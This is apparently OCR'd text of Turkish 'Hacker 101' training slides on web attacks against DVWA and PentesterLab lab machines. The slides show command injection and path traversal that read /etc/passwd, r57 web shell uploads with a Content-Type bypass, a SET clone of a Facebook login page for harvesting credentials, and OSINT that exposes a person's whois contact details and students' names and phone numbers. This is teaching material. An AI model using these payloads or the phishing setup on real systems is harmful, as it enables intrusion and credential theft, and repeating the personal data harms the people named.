64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=3 ttl=128 time=29.5 ms

--- gurelahmet.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 28.818/29.147/29.546/0.301 ms

Below this, there is a "More info" section with three links:
<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

At the bottom, it shows the user information: Username: admin, Security Level: low, PHPIDS: disabled. There are also "View Source" and "View Help" buttons.

Hacker 101 | Siber Güvenliğe Giriş

Command Injection:

Web Uygulama Güvenliği

gurelahmet.com && cat /etc/passwd girelim ?



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING gurelahmet.com (109.232.220.231) 56(84) bytes of data.
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=1 ttl=128 time=33.9 ms
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=2 ttl=128 time=19.5 ms
64 bytes from cpanell.webadam.com (109.232.220.231): icmp_seq=3 ttl=128 time=28.0 ms

--- gurelahmet.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 19.523/27.170/33.928/5.915 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
```

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

File Inclusion:

Saldırganın hedef web sitesine bir dosya dahil etmesine ya da hedef web sitesinin kendinde olan ama sunmadığı bir dosyayı görüntüleyebilmesine imkan veren açıklıktır.

Url deki ? parametreyi = ise parametreye değer ataması yapar.

`http://192.168.237.129/dvwa/vulnerabilities/fi/?page=include.php`

Hacker 101 | Siber Güvenliğe Giriş

File Inclusion:

Web Uygulama Güvenliği

localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd

```
① 192.168.237.129/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
botx:0:root/root/bin/bash daemon:/usr/sbin/bin:/bin/sh binx:2:2:bin:/bin/sh sysx:3:sysx:4:65534:sync:/bin/bin sync gamesx:5:60:games:/usr/games/bin:sh manx:6:12:man:/var/cache/man/bin:sh
px:7:lp:/var/spool/lpd/bin:sh mailx:8:8:mail:/var/mail/bin:sh newsx:9:news:/var/spool/news/bin:sh uucpx:10:10:uucp:/var/spool/uucp/bin:sh proxyx:13:13:proxy:/bin/bin/sh www-datax:33:33:www-data:/var/www/bin:sh
ackupx:34:34:backup:/var/backups/bin:sh listx:38:38:Mailing List Manager:/var/list/bin:sh ircx:39:39:ircd:/var/run/ircd/bin:sh gnatsx:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/bin:sh
obodyx:65534:65534:nobody:/nonexistent/bin:libuuid:/bin:sh dhcpx:101:102:/nonexistent/bin/false syslogx:102:103:/home/syslog/bin/false klogx:103:104:/home/klog/bin/false
shdx:104:65534:/var/run/sshd:/usr/sbin/nologin msfadminx:1000:1000:msfadmin...:/home/msfadmin/bin:sh bindx:105:113:/var/cache/bind/bin/false postfixx:106:115:/var/spool/postfix/bin/false ftpx:107:65534:/home/ftp/bin/false
ostgresx:108:117:PostgreSQL administrator...:/var/lib/postgresql/bin:sh mysqlx:109:118:MySQL Server...:/var/lib/mysql/bin/false tomcat55x:110:65534:/usr/share/tomcat5.5/bin/false distccx:111:65534:/bin/false userx:1001:1001:just a
ser,111:/home/user/bin:sh servicex:1002:1002...:/home/service/bin:sh telnetd:112:120:/nonexistent/bin/false proftpd:113:65534:/var/run/proftpd/bin/false statd:114:65534:/var/lib/nfs/bin/false snmpx:115:65534:/var/lib/snmp/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 326
```



The DVWA logo is located at the top center of the page. It consists of the letters "DVWA" in a bold, white, sans-serif font, with a green swoosh graphic underneath.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

The menu items are arranged vertically on the left side of the page. The "File Inclusion" item is highlighted with a green background and white text, indicating it is the current active section.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

File Upload:

Web uygulamasında bulunan dosya yükleme alanlarına zararlı bir dosya yükleyerek bu sistem üzerinden kritik bilgilere ulaşmamızı sağlayan açıklıktır.

Yükleyeceğiniz dosya internette bir çok hazır shell bulunmakta r57.php c99.php gibi sheller googledan bulunabilir.

Gerçek bir sizma testinde kendi kontrol ettiğiniz temiz shell ler kullanmanızı tavsiye ederim.

Hacker 101 | Siber Güvenliğe Giriş

File Upload:

Web Uygulama Güvenliği

A screenshot of a web browser window. The address bar shows the URL `192.168.237.142/upload/example1.php`. The page title is "PentesterLab.com" and the navigation bar includes a "Home" link. Below the navigation bar, there is a form field labeled "Mon image :". Inside the field, the text "Choose File" is visible, followed by the file name "r57.php". Below the input field is a "Send file" button.

Mon image : r57.php

© PentesterLab 2013

A screenshot of a web browser window, identical to the one above, showing the same URL and navigation bar. The "Mon image :" field now contains the message "Upload done Your file can be found [here](#)". The "Choose File" placeholder text is still present. Below the input field is a "Send file" button.

Upload done Your file can be found [here](#)
Mon image : No file chosen

© PentesterLab 2013

Hacker 101 | Siber Güvenliğe Giriş

File Upload:

Web Uygulama Güvenliği

The screenshot shows a web-based exploit shell interface, likely for a penetration testing exercise. At the top, there's a browser header with the URL `192.168.237.142/upload/images/r57.php`. Below the header, the title "r57 shell 1.50" is displayed.

The terminal session shows the following information:

- Date and time: 01-02-2017 10:44:29
- Your IP: [192.168.237.142]
- Server IP: [192.168.237.142]
- PHP version: 5.3.3-7+squeeze15
- cURL: Kapalı
- MySQL: ON
- MSSQL: Kapalı
- PostgreSQL: Kapalı
- Oracle: Kapalı
- Safe_mode: Kapalı
- Open_basedir: NONE
- Safe_mode_exec_dir: NONE
- Safe_mode_include_dir: NONE
- Disable functions: NONE
- Free space : 242.73 MB Total space: 251.28 MB
- Useful: `phpinfo`, `readfile`, `curl`, `exec`, `passthru`, `eval`, `system`, `procinfo`, `version`, `free`, `dmesg`, `vmstat`, `lspci`, `lsdev`, `interrupts`, `realise1`, `realise2`, `lsattr`, `w`, `who`, `uptime`, `last`, `ps aux`, `service`, `ifconfig`, `netstat`, `fstab`, `fdisk`, `df -h`

System details:

- osname: Linux
- osver: debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
- myarch: i386
- SOHOST VNC: -
- Server: Apache/2.2.16 (Debian)
- ul: uid=33(www-data) gid=33(www-data) groups=33(www-data)
- pwd: /var/www/upload/images (drwxrwxrwx)

Komut Uygula: `ls`

Output of `ls`:

```
hacker.jpg  
r57.php
```

Below the terminal, there are several exploit-related sections:

- Komut istemi:** A text input field for commands.
- Calışma Dizini:** A dropdown menu set to `/var/www/upload/images`.
- Uygula**: A button to execute the command.
- Dosya Duzenle:** A section for file manipulation with fields for `Sec` and `locate`.
- Dosya Duzenlemek için:** A dropdown menu set to `/var/www/upload/images`.
- Dosya Duzenle**: A button to manipulate files.
- Modify/Access date(touch):** Sub-options include `Chown`, `Chgrp`, and `Chmod`.
- Dizin Veya Dosya Bul:** A search function.
- Dosyalarda ki Metni Bul:** A search function.
- Metin Ara Dosyaların içinde Arama Yoluyla:** A search function.
- PHP Kod Degerlendir:** A code analysis tool.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

File Upload:

Bu örnekte hiç bir sınırlama yapılmamıştır.

Bazen dosya uzantısından png,jpg,jpeg dışında istenilen formatdan başka dosya yüklenmemektedir.

Burp Suite gibi bir proxy yazılımı ile araya girerek **Content-Type** : değerini değiştirerek shellinizi yükleyebilrsiniz.

Hacker 101 | Siber Güvenliğe Giriş

File Upload:

Web Uygulama Güvenliği

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to `http://192.168.237.129:80` is displayed, showing a file upload payload. The "Raw" tab of the request editor is selected, displaying the multipart form-data structure.

Vulnerability:

Choose an image to upload
Gözat... r57.png
Upload

More info

<http://www.owasp.org/index>
<http://blogs.securiteam.com>
<http://www.acunetix.com/vulnerabilities/upload/>

```
Host: 192.168.237.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.237.129/dvwa/vulnerabilities/upload/
Cookie: security=high; security=high; PHPSESSID=18fc40dc87909defdaecb76544d03995
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----9948181279568
Content-Length: 598018

-----9948181279568
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----9948181279568
Content-Disposition: form-data; name="uploaded"; filename="r57.php"
Content-Type: image/png
```

?

<

+

>

Type a search term

0 matches

Hacker 101 | Siber Güvenliğe Giriş

Sosyal Mühendislik

Sosyal Mühendislik :

Sistemde her zaman açıklık zaafiyet olmayabilir fakat en zayıf halka insan her zaman vardır. Bunun için sosyal mühendislikte anlattığımız teknik açıklıklar kadar önemlidir.

Sosyal mühendislik, internette insanların zaafiyetlerinden faydalananarak çeşitli ikna ve kandırma yöntemleriyle istenilen bilgileri elde etmeye çalışmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

Sosyal Mühendislik

Sosyal Mühendislik :

Sosyal mühendisliğin belirli bir kuralı yoktur.

İnsanları telefonla ikna edebilirsiniz.Başka kurumdan yada o kurumun çalışanı olduğunuza ikna ederek bir çok kritik bilgiyi elde edebilrisiniz.

Bunu yaparken bir çok senoryo düşünebilirsiniz. Tamamen hayal gücünze kalmış.

İnsanları gerçek olmayan fake siteler ile bilgilerini elde edebilrisiniz.

Zararlı bir yazılımı bir şirkete yaymak için e-posta ile yutturabilrisiniz vs vs ...

Hacker 101 | Siber Güvenliğe Giriş

Sosyal Mühendislik

PHISHING (OLTALAMA) SALDIRILARI :

Phishing "Password" (Şifre) ve "Fishing" (Balık avlamak) sözcüklerinin birleştirilmesiyle oluşturulan Türkçe'ye yemleme (oltalama) olarak çevrilmiş bir saldırı çeşididir.

Genelde bir kişinin şifresini veya kredi kartı ayrıntılarını öğrenmek amacıyla kullanılır. Bir banka veya resmi bir kurumdan gelmiş gibi hazırlanan e-posta yardımıyla bilgisayar kullanıcıları sahta sitelere yönlendirilir.

Phishing saldırıları için 'Bankalar, Sosyal Paylaşım Siteleri, Mail Servisleri, Online Oyunlar vb. sahte web sayfaları hazırlanmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

Sosyal Mühendislik

SET (Social Engineering Toolkit) :

set Kali Linux'ta kurulu gelmektedir. Oltalama site oluşturmak için direk bir siteyi kopyalayabilme , metasploit ile haberleşebilen web site ataklarına imkan veren bir araçtır.

Burada kopyaladığımız siteyi güzel bir domaine atarak onu yutturup bilgi çalınabilmektedir.

Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) :

Sosyal Mühendislik

The screenshot shows the Social-Engineer Toolkit (SET) running in a terminal window. The terminal displays various social engineering phishing messages and the main menu. To the right of the terminal is a system monitor window showing CPU usage, processes, memory, swap, and file system information.

```
wifimanager D-TECT Burp Suite setoolkit
[---] Follow us on Twitter: @TrustedSec
[---] Follow me on Twitter: @HackingDave
[---] Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

NAME	PID	CPU
Xorg	859	4.5
conky	1498	0.5
xfdesktop	1186	0.5
setoolkit	1531	0.0
setoolkit	1485	0.0

MEMORY & SWAP
RAM 14%
Swap 0%


FILESYSTEM
root 1% Free 562MiB

LINKS	DOWNLOADED	UPLOADED
Down: 0B KB/s	Up: 0B	Downloaded: 5.44KiB Uploaded

Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) :

Sosyal Mühendislik



Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) :

Sosyal Mühendislik

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) : Sosyal Mühendislik

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2

[-] Credential harvester will allow you to utilize the clone capabilities within SET

[-] to harvest credentials or parameters from a website as well as place them in to a report

[-] This option is used for what IP the server will POST to.

[-] If you're using an external IP, use your external IP for this

Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) : Sosyal Mühendislik

```
wifijammer... D-TECT Burp Suite toolkit MHz: 2301 Load: 0 - 6 X
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.237.
128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}^C
The Web Attack module is a unique way of utilizing multiple web-based attacks i
```

Hacker 101 | Siber Güvenliğe Giriş

SET (Social Engineering Toolkit) : Sosyal Mühendislik

The screenshot shows a web browser window with the URL 192.168.237.128. The page is a仿冒的Facebook login page. At the top, there is a yellow warning bar with the text "Daha iyi bir Facebook deneyimi için, normal sitemize geç veya tarayıcınızı güncelle." Below this, the Facebook logo is visible, followed by a green "Kaydol" button. The main area is titled "Facebook'a Giriş Yap" and contains two input fields: "E-posta veya Telefon Numarası" and "Şifre", followed by a blue "Giriş Yap" button. At the bottom of this form, there is a link "Hesabını mı unuttun? · Facebook'a Kaydol". The footer of the page includes links for various languages: Türkçe, Kurdi (Kurmanci), English (UK), Deutsch, Русский, Français (France), فارسی, Nederlands, Español, Português (Brasil), and a plus sign for more. Below the footer, there is a navigation menu with links like "Kaydol", "Ünlüler", "Gruplar", "Messenger", "Facebook Lite", "Mobil", "Arkadaşlarını Bul", "Kişiler", "Sayfalar", "Yerler", "Oyunlar", "Konumlar", "Gizlilik", and "Çerezler". There are also links for "Giriş Yap", "Moments", "Instagram", "Hakkimda", "Reklam Oluştur", "Sayfa Oluştur", "Geliştiriciler", and "Kariyer Olanakları".

Hacker 101 : Bilgi Toplama

1-whois Bilgileri

Bir sitenin whois bilgileri ile kime ait olduğu adres,mail,telefon hosting firması gibi bir çok bilgi edinebiliriz.Bunu <https://who.is/> gibi bir çok online siteden ve linux'a terminale **whois siteadi** şeklinde yazarak whois bilgilerini öğrenebiliriz.

Hacker 101 : Bilgi Toplama

who.is

Premium D

Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	2017-05-13
Registered On	2014-05-13
Updated On	2016-06-29
Name Servers	
ns1.webadam.com	109.232.220.199
ns2.webadam.com	109.232.221.199
Registrar Data	
Registrant Contact Information:	
Name	Ahmet Gurel
Organization	N/A
Address	Isparta
City	Isparta
State / Province	Istanbul
Postal Code	80650
Country	TR
Phone	+90.05456744070
Email	ahmet5794@gmail.com
Administrative Contact Information:	
Name	Ahmet Gurel
Organization	N/A

<https://who.is/> sitesinde www.gurelahmet.com Sorgulaması

Hacker 101 : Bilgi Toplama

whois Komutu Kullanımı

```
[root:~/Desktop]# whois gurelahmet.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: GURELAHMET.COM
Registrar: AEROTEK BILISIM SANAYI VE TICARET AS
Sponsoring Registrar IANA ID: 1534
Whois Server: whois.aerotek.com.tr
Referral URL: http://www.aerotek.com.tr
Name Server: NS1.WEBADAM.COM
Name Server: NS2.WEBADAM.COM
Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Updated Date: 29-apr-2016
Creation Date: 13-may-2014
Expiration Date: 13-may-2017

>>> Last update of whois database: Mon, 11 Jul 2016 12:15:55 GMT <<
For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
Inbound: 0 Outbound: 0 Total: 0
```

Hacker 101 : Bilgi Toplama

2-Arsiv Siteleri:

www.archive.org adresinde sitelerin belli dönemlerdeki kaydedilmiş halleri bulunmaktadır. Buradan hedef site hakkında yıllar öne olup şuan yayında bulunmayan bilgilere erişebilirsiniz.

<https://www.shodan.io/> ya göz atmayı unutmayın :)

Hacker 101 : Bilgi Toplama

INTERNET ARCHIVE
WayBack Machine

<http://gurelahmet.com>

BROWSE HISTORY

<http://gurelahmet.com>

Saved **16 times** between Mayıs 17, 2014 and Mart 15, 2016.

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.



Month	Year	Day	Save Count
OCA	2014	9	16
MAY	2016	15	16
HAZ	2016	15	16
MAR	2016	8	16
NIS	2016	9	16
JUN	2016	10	16
JUL	2016	11	16
AGU	2016	12	16
SEP	2016	13	16
OCT	2016	14	16
NOV	2016	15	16
DEC	2016	16	16

Hacker 101 : Bilgi Toplama

3-Arama Motorları:

Arama motorlarının indexlediği çok değerli bilgiler bulunmakta ve Google Hacking dediğimiz ileri arama metodları bulunmakta bazı şifreler ve açıklıkları bulunan google dorkları mevcut bunun dışında bilgi toplamak içinde Google Hacking parametreleri vardır.

Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:0000000000-9999999999

Yukarıdaki arama hedef odaklı bir arama sdu.edu.tr sitesinde pdf türündeki dosyalarda 0000000000-9999999999 sayı aralığı ve Ahmet Gürel geçen dosyaları getirecek.

Hacker 101 : Bilgi Toplama

Google Ahmet Gürel site:sdu.edu.tr ext:pdf numrange:000000000000-99999999

Tümü Haberler Videolar Görüler Haritalar Daha fazla ▾ Arama araçları

Yaklaşık 42 sonuç bulundu (0,67 saniye)

[PDF] **2015-2016 Akademik Yılı Erasmus+ İngilizce Dil Sınavı Sonuçları**
erasmus.sdu.edu.tr/.../2015-2016-erasmus-ingilizce-dil-sinavi-sonuclari-02032015.pdf...
88. 1140203003 HÜLYA TEK. İngilizce. 86. 0911601107 MERVE AKDENİZ ... 74. 1211601046
HATİCE BEYZA ADANIR. İngilizce. 74. 1212802022 HİLAL SALCAN ... 74. 2015-2016 Akademik Yılı
Erasmus+ İngilizce Dil Sınavı Sonuçları ... 62. 1311008030 DAMLA NUR GENÇ. İngilizce. 62.
1322705006 ELÇİM ÇAKMAK.

[PDF] **Adı Öğrenci No Bölüm/Program Sınav Yeri**
erasmus.sdu.edu.tr/.../24-02-2014-erasmus-dil-sinav-salonlari-ve-yerlesim-plani-1802...
1211001104. İnşaat Mühendisliği ... 1111014036. Makine Mühendisliği ... 0911403105 ... Ahmed
Mohammed Bedu ... Ahmet Atanur COŞKUN ... Ahmet Emre ÇETİNTÜRK ... Ahmet Gürel
05063098910 Fen Edebiyat Fakültesi - 161.

[PDF] **24.02.2016 tarihinde yapılan Erasmus Dil Sınav Sonucu**
erasmus.sdu.edu.tr/assets/uploads/sites/280/.../ingilizce-dil-sonuc-2016-01032016.pdf...
24 Şubat 2016 - GNGGLGZCE. 80. 1512802026 ahmet erol. GNGGLGZCE. 78 ... 74. 1512802012
Zeynep Yavuz. GNGGLGZCE. 74. 24.02.2016 ... 0330138513 Gülistan Boylu ... GNGGLGZCE. 62.
1311011037 gizem nur temir. GNGGLGZCE. 62 46. 1514905028 esra KAYA. GNGGLGZCE. 46.
1312001021 Fatma Gül

[PDF] **Adı Soyadı Öğrenci No Sınav Salonu ABDISHAKUR OSMAN DAHIR ...**
erasmus.sdu.edu.tr/assets/uploads/sites/280/files/yerlestirme-18022015.pdf...
18 Şubat 2015 - Ahmet. Gürel. 1222102006 Ertokuşbey Derslikleri AMFİ I. Ahmet ... 091006007 ...
gürel. 1222702016 Ertokuşbey Derslikleri AMFİ II atakan uğur kinay ... 0921003015 Ertokuşbey
Derslikleri AMFİ III 05364994293 Ertokuşbey Derslikleri A 103 1330201144 Ertokuşbey
Derslikleri A 209 Page 32

[PDF] **2015_2 Dönem 2209-A Desteklenenler.xlsx**
https://w3.sdu.edu.tr/SDU/Files/Files/2015_2_dönem_2209-a_desteklenenler.pdf

Hacker 101 : Bilgi Toplama

intitle,inurl gibi bir birinden farklı duruma göre parametreler mevcuttur.

Google Hacking Database (GHDB) :

<https://www.exploit-db.com/google-hacking-database/> adresinden güncel açıklıkları indexleyen google dorklarına ulaşabilirsiniz.

Bing arama motoruna ip:ip adresini yazarak o ip adresindeki tüm siteleri görebilirsiniz.

Hacker 101 : Bilgi Toplama

4-Sosyal Paylaşım Siteleri

Facebook, Twitter, Linkedin, Instagram, Google Plus ve pipl.com gibi sitelerden arama yaparak hedefler hakkında detaylı bilgi toplanabilir.

5-Blog ,Forum ve Teknik Siteler

Github, Reddit, Stack Overflow ve Pastebin gibi siteler detaylı incelenerek hedef hakkında bilgiler toplayabiliriz.

Hacker 101 : Bilgi Toplama

Online olarak hedeflerin yıllara göre işletim sistemlerinin tespit edilmesi için;

www.netcraft.com

Her türlü bilginin bulunduğu harika bir bilgi toplama online aracı(DNS durumunu grafik olarak verir):

www.robtex.com

Online bilgi toplama araçları :

<http://www.dirk-loss.de/onlinetools.htm>

Hacker 101 : Bilgi Toplama

1-theharvester ile Mail ve Subdomain Tespiti

Kalının içinde bulunan ve terminale theharvester yazıp gerekli parametreler ile bunları tespit etmek mümkün örnek kullanımına bakmak gerekirse:

```
theharvester -d gurelahmet.com -l 200 -b google
```

-d : Hedef sistemin adı girmemizi sağlayan parametre

-l : Arama yapılacak liste sayısı 200,500,1000 gibi

-b: Arama yapılacak arama motoru google,bing yada all gibi seçenekler mevcut

Hacker 101 : Bilgi Toplama

Hacker 101 : Bilgi Toplama

2-traceroute Kullanımı

Traceroute bir paketin istediği adrese gidene kadar hangi hostlar ve yönlendirmelerden geçtiğini gösteren programdır.Yine kali linux içinde kurulu olarak gelmektedir.Terminalden konsol ile kullanılabilir.



The screenshot shows a terminal window with the following content:

